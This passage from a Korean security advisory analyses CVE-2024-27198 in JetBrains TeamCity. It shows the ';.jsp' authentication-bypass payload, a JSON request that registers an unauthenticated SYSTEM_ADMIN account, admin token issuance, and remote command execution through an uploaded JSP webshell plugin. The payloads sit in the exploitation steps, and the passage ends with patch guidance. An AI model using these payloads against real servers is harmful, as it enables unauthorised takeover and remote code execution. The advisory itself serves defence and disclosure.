


그림 13. jspFromRequest 파라미터 확인

[3] HTTP URL Path Parameter: Matrix Parameter 라고도 하며, 자원의 표현 방식을 제어하기 위해 사용된다. https://eqst.com/main;eqst=test/board;shieldus=test 와 같이 반드시 경로의 마지막이 아닌 원하는 위치에 매개변수를 작성할 수 있다.

이 후 stripMatrixParams 메서드로 인해 path 의 HTTP URL parameter segment 가 제거되어 ;.jsp 가 삭제된 것을 확인할 수 있다.




그림 14. stripMatrixParams 메서드 실행 결과

따라서 검증 로직 우회를 하기 위해 /app/rest/server;.jsp를 입력한 결과 /app/rest/server에 접근할 수 있다.




그림 15. payload를 활용한 인증 우회 확인

Step 3. 관리자 권한 획득

1) admin 등록

앞서 기술한 취약점을 악용하면 TeamCity 내 수많은 endpoint 에 공격이 가능하며, 특히 유저 관리를 수행하는 REST API[4]를 구현한 /app/rest/users 경로를 향한 공격이 치명적이다.

/app/rest/users 는 권한 있는 사용자가 POST 요청을 통한 사용자 등록 기능을 수행한다. 하지만 위의 취약점을 이용하면 인증 없이 임의의 사용자 등록이 가능하다. 아래의 요청을 전송하여 임의의 관리자 계정을 등록할 수 있다.

Payload	http://192.168.102.74:8111/eqst?jsp=/app/rest/users**;.jsp**
JSON Data	{"username":"eqst", "password":"skshieldus", "email":"skshieldus.tester@sk.com", "roles":{"role":[{"roleId":"SYSTEM_ADMIN","scope":"g"}]}}




그림 16. 임의의 관리자 계정 등록

[4] REST API: HTTP 요청을 통해 통신함으로써 리소스 내에서 레코드의 작성, 읽기, 업데이트 및 삭제 등의 표준 데이터베이스 기능을 수행하는 API. 예를 들어 GET 요청으로 레코드 검색, POST 요청으로 레코드 작성, PUT 요청으로 레코드 업데이트, DELETE 요청으로 레코드 삭제를 수행함.

요청 Payload 와 JSON Data 전송 결과, Teamcity 관리 메뉴에서 임의로 등록한 관리자 계정을 확인할 수 있다.




그림 17. 공격 결과

2) access token 발급

/app/rest/users/id:{id 값}/tokens/{Token_name}은 새로운 access token 을 발급하는 API 다. id 값 1 번이 초기 설정에서 등록한 관리자이기 때문에 다음 Payload 를 전송하여 관리자 access token 을 인증 없이 발급할 수 있다.




그림 18. 관리자 access token 발급 공격

공격 결과는 토큰 발급 현황에서 확인할 수 있다. 해당 access token 을 Authorization: Bearer 헤더 값으로 입력해 패스워드 대신 사용하여 관리자 권한 탈취가 가능하다.




그림 19. 관리자 access token 발급 결과

Step 4. 원격 코드 실행

1) TeamCity 악성 Plugin 구조

TeamCity 악성 Plugin 을 업로드하기 위해서는 최소한 아래와 같은 구조로 이뤄져 있어야 한다.




그림 20. TeamCity 악성 Plugin 구조

TeamCity 에 업로드할 Plugin 은 zip 파일의 루트 경로에 Plugin 에 대한 정보가 기입된 Teamcity-plugin.xml 이 반드시 필요하다. 악성코드가 포함된 jsp 파일은 buildServerResources 디렉토리에 넣고 jar 파일로 만들어야 한다.

2) 악성 Plugin 업로드 및 실행

탈취한 관리자 계정으로 Administration>Plugins>Upload plugin zip 메뉴에서 공격에 사용할 악성 Plugin 을 업로드할 수 있다.




그림 21. 악성 Plugin 업로드

악성 Plugin 을 업로드한 후 /plugins/{Plugin 이름}/{jsp 파일명} 경로로 접근하여 실행할 수 있다. 공격에 사용한 악성 Plugin 은 JSP WebShell 이며, 다음과 같은 공격 payload 로 원격 명령 실행이 가능하다.

http://{TeamCity_address}/plugins/{Plugin_name}/{jsp_file}?cmd={command}

ls 명령 실행 결과는 다음과 같다.




그림 22. 원격 명령 실행 결과

■ 대응 방안

CVE-2024-27198 발표 후 JetBrains 는 취약점 패치가 적용된 2023.11.4 버전으로 업데이트하거나, 불가할 경우 보안 패치 Plugin 을 적용하는 대응 방안을 공지했다. 하지만 두 가지 방법 모두 대응이 미흡한 것을 확인했다.

• URL: https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/

2023.11.3 버전에서 취약점을 권한 검증으로 대응했기에 jsp 파라미터는 그대로 사용할 수 있다. 따라서 접근 제어가 누락된 경로들에 대해 여전히 접근이 가능하다. 2023.11.4 버전에서 수행한 공격 예시는 다음과 같다.

그림 23. 공격 결과

이 후 3 월경 2024.03 버전의 TeamCity 가 출시됐다.

해당 버전의 TeamCity 는 updateViewIfRequestHasJspParameter 메서드를 삭제 조치했다.

```
    public final ModelAndView handleRequestInternal(HttpServletRequest request,
HttpServletResponse response) throws Exception {
        try {
            ModelAndView modelAndView = doHandle(request, response);
            if (modelAndView != null && (modelAndView.getView() instanceof RedirectView)) {
                modelAndView.getModel().clear();
            }
            return modelAndView;
```

그림 24. updateViewIfRequestHasJspParameter 메서드 삭제

그림 23 과 동일한 공격 payload 전송 시 더 이상 요청에 대한 jsp 파라미터를 처리하지 않아 공격이 불가능하다.




그림 25. jsp 파라미터를 처리하지 않는 모습

따라서, 2023.11.4 버전의 TeamCity는 불완전한 패치로 인한 추가적인 공격 가능성을 가지고 있어, 가장 최신 버전인 2024.03 TeamCity 로 패치할 것을 권장한다.

제품	권장 버전
JetBrains TeamCity	2024.03

■ 참고 사이트

• RFC2396 (https://datatracker.ietf.org/doc/html/rfc2396)
• IBM-What is a REST API? (https://www.ibm.com/topics/rest-apis)
• TeamCity Plugin Development Help (https://plugins.jetbrains.com/docs/teamcity/plugins-packaging.html#Server-Side+Plugins)
• The TeamCity Blog: TeamCity 2023.11.4 IsOut (https://blog.jetbrains.com/teamcity/2024/03/teamcity-2023-11-4-is-out/)
• The TeamCity Blog: Additional Critical Security Issues Affecting TeamCity On-Premises - Update to 2023.11.4 Now (https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/)
• Rapid7: CVE-2024-27198 and CVE-2024-27199: JetBrains TeamCity Multiple Authentication Bypass Vulnerabilities (FIXED) (https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/)
• TeamCity Vulnerability Exploits Lead to Jasmin Ransomeware, Other Malware Types (https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html?utm_source=trendmicroresearch&utm_medium=smk&utm_campaign=032024_TeamCity)
• HTTP URL Path Parameter Syntax (https://doriantaylor.com/policy/http-url-path-parameter-syntax)